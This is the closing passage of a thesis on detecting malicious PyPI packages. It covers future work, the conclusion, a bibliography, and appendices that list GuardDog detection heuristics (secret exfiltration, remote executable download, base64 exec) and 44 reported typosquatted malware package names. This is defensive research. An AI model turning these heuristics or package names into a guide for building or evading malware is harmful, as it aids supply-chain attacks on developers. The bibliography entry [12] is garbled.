Currently, the network traffic might generate bias since the IPs of different proxies are not collected into our whitelist, and it is difficult to whitelist all the benign IPs address. We aim to incorporate the system call analyzer to the network traffic detection. The system call provides the runtime information about the operation between user space and kernel space. In [11], the author uses `Sysdig` to analyze the suspicious behavior during the runtime.

Besides adding the system call analyzer, we aim to extend the network detection not only during the installation, but also during the runtime. All of these extensions will improve the coverage and accuracy of the suspicious package detection.

7.2.3 Heuristics-Based Metadata Analyzer

To extend the heuristics, we find it easier and more efficient to base the heuristics on the malicious packages. Therefore, we will keep detecting suspicious packages and maintainers with the tools we are using currently to filter out the suspicious packages for further confirmation by manual analysis and the registry maintainers.

Then, inspecting the different features of the malicious packages to define more heuristics.








7 projects for "capmonstercloudclien"		Order by	Relevance
	capmonstercloudclien 1.0.0 SIJZpCzmjnKyPebBbm QtFUkOeEUnpTvrPyCTFlpfnKhBbTfYXVzTyvZsAtCKWNtnusbrPMpfjMjTVGHMdKJCl	Mar 27, 2024	
	capmonstercloudclient 1.3.4 Official CapMonsterCloud Client: https://capmonster.cloud/	Oct 4, 2023	
	capmonstercloudcliennt 1.0.0 MpnzxfChZImZjmqVTsPpYyFdEdNshdhUp kl vHsNshfJjsXnZXCAGgxhYGOAXXCBBrkHn QBgtDsrMzs	Mar 27, 2024	
	capmonstercloudcliend 1.0.0 aHNmubBgt dsmhCbXFOfsvCvyDEwQNa gAvs	Mar 27, 2024	
	capmonstercloudclientt 1.0.0 CANIxKufkkEtqVIWZzBOGJRn	Mar 27, 2024	
	capmonstercloudcliendt 1.0.0 BxmLx ItmkZ iEgrVYXhhaJrYUnUvKvChzhrUWAfwMbatYkgcVGIfcFfPHHLsFLAgQWgChMhxkjeNHuzfLpnQDwVXcEeYSNJfX	Mar 27, 2024	
	capmonstercloudclienet 1.0.0 QkNndR nIWwobbZEU OWScoVpT lygLCVIFFWLxmEKHitAnAzZyWvoUbbgNdDQRCoK GtWZZwbVkeQnWJjVE	Mar 27, 2024	

Figure 7.1: Part of the malicious packages

Chapter 8

Conclusion

In this thesis, we present three critical incidents that significantly threaten the software supply chain and its downstream users. Subsequently, we introduce the challenges and current state of software supply chain security, along with proposed solutions aimed at bolstering its resilience.

We introduce various analyzers, explaining their strengths and weaknesses. Additionally, we examine the status of PyPI (Python Package Index) and its responses to software supply chain attacks, including the obstacles encountered.

Following this, we provide a comprehensive introduction to and demonstration of our two analyzers: the **Dynamic Network Traffic Analyzer** and the **Heuristic-Based Analyzer**. We evaluate the performance of our **Heuristic-Based Analyzer** using packages sourced from reputable organizers. Moreover, we compare its performance and false positive rate against the GuardDog heuristic-based analyzer [12]. Our findings demonstrate superior performance and a reduced false positive rate by our analyzer.

In the contribution chapter, we enumerate and report malicious packages identified on PyPI, accompanied by detailed documentation. This serves to underscore the effectiveness of our **Heuristic-Based Analyzer** in identifying and mitigating potential threats within the software supply chain.

Considering the answers to our three research questions:

RQ1: *What is the current status of PyPI in terms of malware presence within its packages?*

Answer: PyPI offers features and protocols to combat malware and enhance user security, such as two-factor authentication (2FA) and an API-based malware reporting system. Additionally, PyPI provides signature and hash functions for users to verify packages from both the main distribution site and mirror servers. Many security researchers contribute to PyPI by reporting malicious packages, and some Continuous Integration (CI) service providers integrate build processes with package distribution to support PyPI.

Despite PyPI’s efforts, numerous malicious packages continue to be distributed on the platform, and many of these packages remain hosted on mirror servers.

RQ2: *To what extent does the application of heuristic-based methods enhance the identification of previously unknown threats in comparison with existing tools?*

Answer: Our **Heuristic-Based Analyzer** confidently identified 5 incidents of distributed malicious packages, leading to the removal of 38 such packages from PyPI. We are confident in our detection based on several heuristics, including examining empty project links and analyzing the proximity of a package’s latest release date to the maintainer’s join date, which indicate suspicious activity. By scrutinizing patterns within the `setup.py` file, we can confirm malicious intent if certain criteria, such as importing packages according to defined patterns, are met. Other heuristics serve as supplementary references for detecting malicious packages.

RQ3: *Compared with other security analyzers, how efficient and accurate is our analyzer?*

Answer: Compared to the GuardDog heuristic-based analyzer, our **Heuristic-Based Analyzer** requires only one third of the runtime when analyzing 1167 packages from reputable organizations. Furthermore, our analyzer achieves a lower false positive rate of 178 out of 1167, compared to GuardDog’s rate of 295 out of 1167.

Bibliography

- [1] reproduciblebuild, 2023.
- [2] Slsa, 2023.
- [3] Amir Afanian, Salman Niksefat, Babak Sadeghiyan, and David Baptiste. Malware dynamic analysis evasion techniques: A survey. *ACM Computing Surveys (CSUR)*, 52(6):1–28, 2019.
- [4] Gianluca Borello. System and application monitoring and troubleshooting with sysdig. 2015.
- [5] Nicholas Boucher and Ross Anderson. Trojan source: Invisible vulnerabilities. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 6507–6524, 2023.
- [6] Jeff Burt. Researchers uncover malicious pypi package mixing source and compiled code, June 2023.
- [7] cankat. cstealer. <https://github.com/can-kat/cstealer>.
- [8] Stefano Chierici. Analysis on docker hub malicious images: Attacks through public container images, November 23 2022.
- [9] Catalin Cimpanu. Somebody tried to hide a backdoor in a popular javascript npm package, May 2018.
- [10] Docker. Docker Scout. <https://docs.docker.com/scout/>.
- [11] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. *arXiv preprint arXiv:2002.01139*, 2020.
- [12] Ellen Wang, Christophe Tafani-Dereeper, Vladimir de Turckheim. GuardDuty: A tool for automated detection and remediation of security misconfigurationsGuardDog is a CLI tool to Identify malicious PyPI and npm packages. <https://github.com/DataDog/guarddog>, 2022. [Online; accessed May 13, 2024].

- [13] William Enck and Laurie Williams. Top five challenges in software supply chain security: Observations from 30 industry and government organizations. *IEEE Security & Privacy*, 20(2):96–100, 2022.
- [14] Mike Fiedler. 2fa requirement for pypi begins 2024-01-01, December 2023.
- [15] Mike Fiedler. Incident report: User account takeover, December 2023.
- [16] Mike Fiedler. Malware distribution and domain abuse, April 2024.
- [17] Mike Fiedler. Malware reporting evolved, March 2024.
- [18] Marcel Fourné, Dominik Wermke, William Enck, Sascha Fahl, and Yasemin Acar. It’s like flossing your teeth: On the importance and challenges of reproducible builds for software supply chain security. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1527–1544. IEEE, 2023.
- [19] Fabian Niklas Froh, Matías Federico Gobbi, and Johannes Kinder. Differential static analysis for detecting malicious updates to open source packages. In *Proceedings of the 2023 Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, pages 41–49, 2023.
- [20] GitHub. Configuring two-factor authentication. <https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-two-factor-authentication>, 2023.
- [21] GitHub. *CodeQL Documentation*. GitHub, 2024. Accessed: 2024-05-22.
- [22] GitHub. Understanding your software supply chain, n.d.
- [23] GitHub. Github, Year of last update or access. Accessed on Date.
- [24] GitLab. Configuring two-factor authentication. https://docs.gitlab.com/ee/security/two_factor_authentication.html.
- [25] Google. Bigquery. <https://cloud.google.com/bigquery>.
- [26] Google. gvisor. <https://gvisor.dev/>.
- [27] Gridinsoft. Distributes malware or unwanted file download, 2024. [Online; accessed 29 March 2024].
- [28] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. An empirical study of malicious code in pypi ecosystem. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 166–177. IEEE, 2023.

- [29] Shaul Ben Hai. Six malicious python packages in the pypi targeting windows users, July 2023.
- [30] Behnaz Hassanshahi, Trong Nhan Mai, Alistair Michael, Benjamin Selwyn-Smith, Sophie Bates, and Padmanabhan Krishnan. Macaron: A logic-based framework for software supply chain security assurance. In *Proceedings of the 2023 Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, pages 29–37, 2023.
- [31] Dustin Ingram. Expanding trusted publisher support, April 2024.
- [32] Vineet Kumar. The differences between docker, containerd, cri-o and runc, 2023.
- [33] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. Sok: Taxonomy of attacks on open-source software supply chains. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1509–1526. IEEE, 2023.
- [34] Ravie Lakshmanan. Malicious pypi packages using compiled python code to bypass detection, June 2023.
- [35] Elias Levy. Poisoning the software supply chain. *IEEE Security & Privacy*, 1(3):70–73, 2003.
- [36] Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. Malicious packages lurking in user-friendly python package index. In *2021 IEEE 20th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 606–613. IEEE, 2021.
- [37] maintainers of PyPI. Pypi, 2024.
- [38] Rory McNamara and Snyk Security Labs. Cve-2024-21626: runc process.cwd container breakout vulnerability, 2024. Accessed: 2024-05-21.
- [39] National Security Agency and Information Security Agency. Defending continuous integration/continuous delivery (ci/cd) environments. Technical report, NSA and ISA, June 2023.
- [40] National Telecommunications and Information Administration. Guidance to enhance software supply chain security: Using a software bill of materials (sbom). [Online]. Available: <https://www.ntia.gov/SBOM>, 2021.
- [41] NIST. Cve-2024-3094, 2024. [Online; accessed 29 March 2024].

- [42] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, pages 1–10, 2022.
- [43] Open Source Security Foundation (OSSF). package-analysis. <https://github.com/ossf/package-analysis>.
- [44] OWASP. Poisoned pipeline execution. <https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution>.
- [45] Marc-Etienne M.Léveillé Rene Holt. A pernicious potpourri of python packages in pypi, Dec 2023.
- [46] The Hacker News. Watch out: These pypi python packages can drain your crypto wallets, March 12 2024.
- [47] Santiago Torres-Arias, Hammad Afzali, Trishank Karthik Kuppusamy, Reza Curtmola, and Justin Cappos. in-toto: Providing farm-to-table guarantees for bits and bytes. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1393–1410, 2019.
- [48] Bill Toulas. Malicious pypi packages aim ddos attacks at counter-strike servers, August 15 2022.
- [49] Bill Toulas. Hundreds of malicious python packages found stealing sensitive data, October 4 2023.
- [50] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. Last-pymile: identifying the discrepancy between sources and packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 780–792, 2021.
- [51] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. A benchmark comparison of python malware detection approaches. *arXiv preprint arXiv:2209.13288*, 2022.
- [52] Dominik Wermke, Jan H Klemmer, Noah Wöhler, Juliane Schmäuser, Harshini Sri Ramulu, Yasemin Acar, and Sascha Fahl. ” always contribute back”: A qualitative study on security challenges of the open source supply chain. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1545–1560. IEEE, 2023.
- [53] Laurie Williams. Trusting trust: Humans in the software supply chain loop. *IEEE Security & Privacy*, 20(5):7–10, 2022.

- [54] Boming Xia, Tingting Bi, Zhenchang Xing, Qinghua Lu, and Liming Zhu. An empirical study on software bill of materials: Where we stand and the road ahead. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 2630–2642. IEEE, 2023.
- [55] Gabby Xiong. Three new malicious pypi packages deploy coinminer on linux devices, January 2024.
- [56] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Madhila, and Laurie Williams. What are weak links in the npm supply chain? In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*, pages 331–340, 2022.
- [57] Karlo Zanki. When byte code bites: Who checks the contents of compiled python files?, June 1 2023.
- [58] Tarek Ziadé and Martin von Löwis. Pep 381 – mirroring infrastructure for pypi, March 2009.

Appendix A

Appendix

Source code heuristics	
Heuristic	Description
shady-links	Identify when a package contains an URL to a domain with a suspicious extension
obfuscation	Identify when a package uses a common obfuscation method often used by malware
clipboard-access	Identify when a package reads or writes data from the clipboard
exfiltrate-sensitive-data	Identify when a package reads and exfiltrates sensitive data from the local system
download-executable	Identify when a package downloads and makes executable a remote binary
exec-base64	Identify when a package dynamically executes base64-encoded code
silent-process-execution	Identify when a package silently executes an executable
steganography	Identify when a package retrieves hidden data from an image and executes it
code-execution	Identify when an OS command is executed in the setup.py file
cmd-overwrite	Identify when the 'install' command is overwritten in setup.py, indicating a piece of code automatically running when the package is installed
Metadata heuristics	
Heuristic	Description
empty_information	Identify packages with an empty description field
release_zero	Identify packages with a release version that's 0.0 or 0.0.0
typosquatting	Identify packages that are named closely to a highly popular package
potentially_compromised_email_domain	Identify when a package maintainer e-mail domain (and therefore package manager account) might have been compromised
unclaimed_maintainer_email_domain	Identify when a package maintainer e-mail domain (and therefore npm account) is unclaimed and can be registered by an attacker
repository_integrity_mismatch	Identify packages with a linked GitHub repository where the package has extra unexpected files
single_python_file	Identify packages that have only a single Python file

Table A.1: GuardDog PyPI Heuristics [12]

ID	Malware	Version	Timestamp
1	capmonstercloudclieent	1.0.0	March 27 - 2024
2	capmonsterclouclient	1.0.0	March 27 - 2024
3	capmonsterrcloudclient	1.0.0	March 27 - 2024
4	capmonstercloudcliant	1.0.0	March 27 - 2024
5	capmonstercoudclient	1.0.0	March 27 - 2024
6	capmonstercloudclien	1.0.0	March 27 - 2024
7	capmonstercloudddclient	1.0.0	March 27 - 2024
8	capmonstercloudcliet	1.0.0	March 27 - 2024
9	capmonstercloudclieent	1.0.0	March 27 - 2024
10	capmonstercloudclienet	1.0.0	March 27 - 2024
11	capmonstercloudclenit	1.0.0	March 27 - 2024
12	capmonstercloudclent	1.0.0	March 27 - 2024
13	capmonstercloudclinet	1.0.0	March 27 - 2024
14	capmonstercloudcliennt	1.0.0	March 27 - 2024
15	capmonstercloudcloudclient	1.0.0	March 27 - 2024
16	capmonstercloudclienet	1.0.0	March 27 - 2024
17	capmoneercloudclient	1.0.0	March 27 - 2024
18	capmonsstercloudcliennt	1.0.0	March 27 - 2024
19	capmonstercloudclinient	1.0.0	March 27 - 2024
20	capmonstercloudcluodclient	1.0.0	March 27 - 2024
21	capmonstercloudclient	1.0.0	March 27 - 2024
22	capmonstercloudddlient	1.0.0	March 27 - 2024
23	capmonstercloudidclient	1.0.0	March 27 - 2024
24	capmonstercouldclient	1.0.0	March 27 - 2024
25	capmonstercloudclinet	1.0.0	March 27 - 2024
26	capmonstercludclient	1.0.0	March 27 - 2024
27	capmonstercloudcliendt	1.0.0	March 27 - 2024
28	capmonsstercloudclient	1.0.0	March 27 - 2024
29	capmonstercloudclientt	1.0.0	March 27 - 2024
30	capmonsterclouudclient	1.0.0	March 27 - 2024
31	capmonsterccloudclient	1.0.0	March 27 - 2024
32	capmonstercloudclieet	1.0.0	March 27 - 2024
33	capmonstercloudcliend	1.0.0	March 27 - 2024
34	capmonstercloudcliient	1.0.0	March 27 - 2024
35	capmonsterclouclient	1.0.0	March 27 - 2024
36	argsreq	1.8	April 14 - 2024
37	JulianForchhammerV1	0.0.1	April 28 - 2024
38	manyhttps	2.33.1, 2.33.2, 2.33.6, 2.33.7, 2.33.11, 2.33.12	May 1 - 2024
39	multiconnection	2.34.14, 2.34.16, 2.34.17, 2.34.18, 2.34.19, 2.34.20, 2.34.21	May 6 - 2024
40	proxyalhttp	0.1	May 25 - 2024
41	testbrojet2	0.1, 0.2, 0.4	May 26 - 2024
42	Promcode	0.8	May 30 - 2024
43	Pstullx	0.8	May 30 - 2024
44	Dresvip	0.8	May 30 - 2024

95
Table A.2: Malware Findings Summary